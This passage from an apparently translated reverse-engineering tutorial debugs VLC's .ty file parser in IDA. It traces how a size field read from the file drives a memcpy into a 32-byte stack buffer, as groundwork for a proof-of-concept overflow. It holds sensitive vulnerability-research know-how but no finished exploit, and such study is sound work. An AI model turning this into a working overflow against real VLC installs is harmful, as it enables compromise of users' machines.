
```
6A576620 ; Exported entry 433. stream_Read
6A576620
6A576620
6A576620
6A576620 public stream_Read
6A576620 stream_Read proc near
6A576620
6A576620 arg_0= dword ptr 4
6A576620
6A576620 mov     eax, [esp+arg_0]
6A576624 mov     ecx, [eax+2Ch]
6A576627 jmp     ecx
6A576627 stream_Read endp
6A576627
```

That function depends on an arg_0 which is a constant that comes from a CALL. According to that constant, it decides where to jump. [eax+2c].

I could reverse it to find out where it jumps, but as I am going to create a POC and for that I have to debug, I will solve it debugging it.

For those who asked what a POC is. It is a **Proof Of Concept** that is not a complete exploit, but it shows the vulnerability creating a ty file, in this case, that overflows the 32-byte buffer.

As I have it remotely to the program, I will attach it with the remote debugger. If you have it locally, attach it with the local debugger.



```
61401D35
61401D35 loc_61401D35:
61401D35 mov     esi, [esp+0FCh+var_58]
61401D3C lea     ecx, [esp+0FCh+buffer]
61401D43 mov     ebx, [esp+0FCh+var_60]
61401D4A mov     [esp+4], ecx ; buffer
61401D4E mov     [esp+8], esi ; size a copiar
61401D52 mov     edi, [ebx+3Ch]
61401D55 xor     ebx, ebx
61401D57 mov     [esp], edi
61401D5A call    stream_Read
```

I will see where that ESI value comes from that has the size to copy and it comes from var_58. Rename it as **size_a_copiar** or **size_to_copy**.

xrefs to size_a_copiar			
Director	Type	Address	Text
t	w	sub_61401AE0+1D2	mov [esp+0FCh+size_a_copiar], edi
t	r	sub_61401AE0+1DA	idiv [esp+0FCh+size_a_copiar]
0	r	sub_61401AE0:loc_61401D35	mov esi, [esp+0FCh+size_a_copiar]

We see where it saves it and that it makes a division with IDIV, but let's go to the place it saves it first.

```
01401C69  ur      [esp+0FCh+var_58],  eax
61401C69  mov     eax, [esp+0FCh+var_58]
61401C70  mov     edi, [esp+0FCh+var_5C]
61401C77  shl     eax, 3
61401C7A  mov     [ebp+0BECCCh], eax
61401C80  add     edi, 8
61401C83  movzx  eax, [esp+0FCh+buffer+1Ch]
61401C8B  movzx  esi, [esp+0FCh+buffer+1Dh]
61401C93  movzx  ebx, [esp+0FCh+buffer+1Fh]
61401C9B  movzx  ecx, [esp+0FCh+buffer+1Eh]
61401CA3  shl    eax, 18h
61401CA6  shl    esi, 10h
61401CA9  or     eax, esi
61401CAB  shl    ecx, 8
61401CAE  or     eax, ebx
61401CB0  or     eax, ecx
61401CB2  mov    [esp+0FCh+size_a_copiar], edi
61401CB9  cdq
61401CBA  idiv   [esp+0FCh+size_a_copiar]
61401CC1  mov    [ebp+0BECC8h], eax
```

That EDI saved in size_a_copiar comes from another variable var_5c and it is added 8 to it. Rename it.


```

01401C05 mov    ecx, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
61401C3C movzx edx, [esp+0FCh+buffer+16h]
61401C44 shl    esi, 18h
61401C47 mov    [esp+0FCh+size_a_copiar_menos_8], esi
61401C4E shl    ebx, 10h
61401C51 or     [esp+0FCh+size_a_copiar_menos_8], ebx
61401C58 shl    edx, 8
61401C5B or     [esp+0FCh+size_a_copiar_menos_8], ecx
61401C62 or     [esp+0FCh+size_a_copiar_menos_8], edx
61401C69 mov    eax, [esp+0FCh+size_a_copiar_menos_8]
61401C70 mov    edi, [esp+0FCh+size_a_copiar_menos_8]
61401C77 shr    eax, 3


```

All comes from the first **CALL stream_Read**. It takes the bytes from the 14-15-16 and 17 positions and it will create it to leave the DWORD in size_a_copiar_menos_8 through SHL and OR surely.

Set a breakpoint on the LEA.



Attach the program and drag and drop the .ty file on the original VLC.



I have VLC and win32_remote.exe opened in my virtual machine.

1076	[32] C:\WINDOWS\system32\svchost.exe
1132	[32] C:\WINDOWS\system32\svchost.exe
1424	[32] C:\WINDOWS\system32\spoolsv.exe
1688	[32] C:\WINDOWS\Explorer.EXE
1780	[32] C:\Archivos de programa\VMware\VMware Tools\vmtoolsd.exe
1788	[32] C:\WINDOWS\system32\ctfmon.exe
1904	[32] C:\Archivos de programa\VMware\VMware Tools\VMware VGAuth\VGAuth...
132	[32] C:\Archivos de programa\VMware\VMware Tools\vmtoolsd.exe
816	[32] C:\WINDOWS\system32\wbem\wmiprvse.exe
868	[32] C:\WINDOWS\system32\wscntfy.exe
1568	[32] C:\WINDOWS\System32\alg.exe
1940	[32] C:\WINDOWS\system32\wuauctl.exe
1600	[32] C:\WINDOWS\system32\cmd.exe
1672	[32] C:\WINDOWS\system32\notepad.exe
1948	[32] C:\WINDOWS\system32\taskmgr.exe
2024	[32] C:\WINDOWS\system32\rundll32.exe
2152	[32] C:\Archivos de programa\HxD\HxD.exe
2400	[32] C:\Archivos de programa\VideoLAN\VLC\vlc.exe

I attach it.



After playing it a while, it stops at the breakpoint.
I trace it with F7 and I see the buffer address in EDX.

```
61401BF9 call free
61401BFE mov eax, [esp+0FCh+var_60]
61401C05 mov ecx, 20h
61401C0A lea edx, [esp+0FCh+buffer]
61401C11 mov [esp+0FCh+var_F4], ecx
61401C15 mov [esp+0FCh+var_F8], edx
61401C19 mov edi, [eax+3Ch]
61401C1C mov [esp+0FCh+Memory], edi
61401C1F call stream_Read
61401C22 movzx esi, [esp+0FCh+buffer+14h]
61401C2C movzx ebx, [esp+0FCh+buffer+15h]
61401C34 movzx ecx, [esp+0FCh+buffer+17h]
8) 00001011 61401C11: sub_61401AE0+131 (Synchronized with EIP)
```


ECX 00000020	debug 027:000E2F5
EBX 00000000	
ECX 00000020	
EDX 0244FB68	Stack[00000810]: EST 00000000
EDI 00300000	
EBP 000EA2C0	debug 027:000E2C0
ESP 0244FAA8	Stack[00000810]: EIP 61401C11
EIP 61401C11	sub_61401AE0+131
EFL 00000246	

Click on the little arrow next to EDX with the focus on the disassembly.

```
Stack[00000810]:0244FB66 db 0
Stack[00000810]:0244FB67 db 0
Stack[00000810]:0244FB68 db 000h ; -
Stack[00000810]:0244FB69 db 0ABh ; %
Stack[00000810]:0244FB6A db 0DDh ; +
Stack[00000810]:0244FB6B db 0
Stack[00000810]:0244FB6C db 088h ; +
Stack[00000810]:0244FB6D db 0FBh ; v
Stack[00000810]:0244FB6E db 44h ; D
Stack[00000810]:0244FB6F db 2
UNKNOWN 0244FB68: Stack[00000810]:0244FB68 (Synchronized with EIP)
```

ECX 00000020	
EDX 0244FB68	Stack[00000810]: EST 00000000
EDI 00300000	
EBP 000EA2C0	debug 027:000E2C0
ESP 0244FAA8	Stack[00000810]: EIP 61401C11
EIP 61401C11	sub_61401AE0+131
EFL 00000246	


Now right click on it and create the 32-byte decimal array in memory.



There, it is.

```
Stack[ 00000810]:0244FB66 db 0
Stack[ 00000810]:0244FB67 db 0
Stack[ 00000810]:0244FB68 db 0D0h, 0ABh, 0DDh, 0, 0B8h, 0FBh, 44h, 2, 0C0h, 0Bh, 10h, 0, 90h, 0ABh
Stack[ 00000810]:0244FB68 db 0D0h, 0, 65h, 13h, 45h, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
Stack[ 00000810]:0244FB88 db 0
Stack[ 00000810]:0244FB89 db 0
Stack[ 00000810]:0244FB8A db 0Ah - 0
```



Set a breakpoint on write on the first dword of the buffer to see if when it stops it fills it inside stream_Read.




```
msvcrt.dll:77C16FA0 db 8
msvcrt.dll:77C16FA1 db 72h ; r
msvcrt.dll:77C16FA2 db 29h ; )
msvcrt.dll:77C16FA3 ; --
msvcrt.dll:77C16FA3 rep movsd
msvcrt.dll:77C16FA5 jmp off_77C170B8[edx*4]
msvcrt.dll:77C16FA5 ;
msvcrt.dll:77C16FAC db 8Bh ; i
msvcrt.dll:77C16FAD db 0C7h ; i
msvcrt.dll:77C16FAE db 0BAh ; i
msvcrt.dll:77C16FAF db 3
msvcrt.dll:77C16FB0 db 0
UNKNOWN 77C16FA3: msvcrt.dll:msvcrt_memcpy+33 (synchronized with EIP)
```

After pressing RUN, it stops on the msvcrt in a rep movsd copying it to the buffer.

In the DEBUGGER- DEBUGGER WINDOWS-MODULE LIST menu, we see the module list and find msvcrt.dll there.



Right click - ANALIZE MODULE and when it finishes, select LOAD DEBUG SYMBOLS and the function looks better now. We can see it in that stack where we really are.




In DEBUGGER-DEBUGGER WINDOWS - STACK TRACE.


Address	Function
77C16FA3	msvcrt_memcpy+0x33
6A57AF33	libvlccore.dll:libvlccore__stream_UrlNew+C33
0244FBB8	Stack[00000810]:0244FBB8

We are inside a memcpy and we see where it comes from.

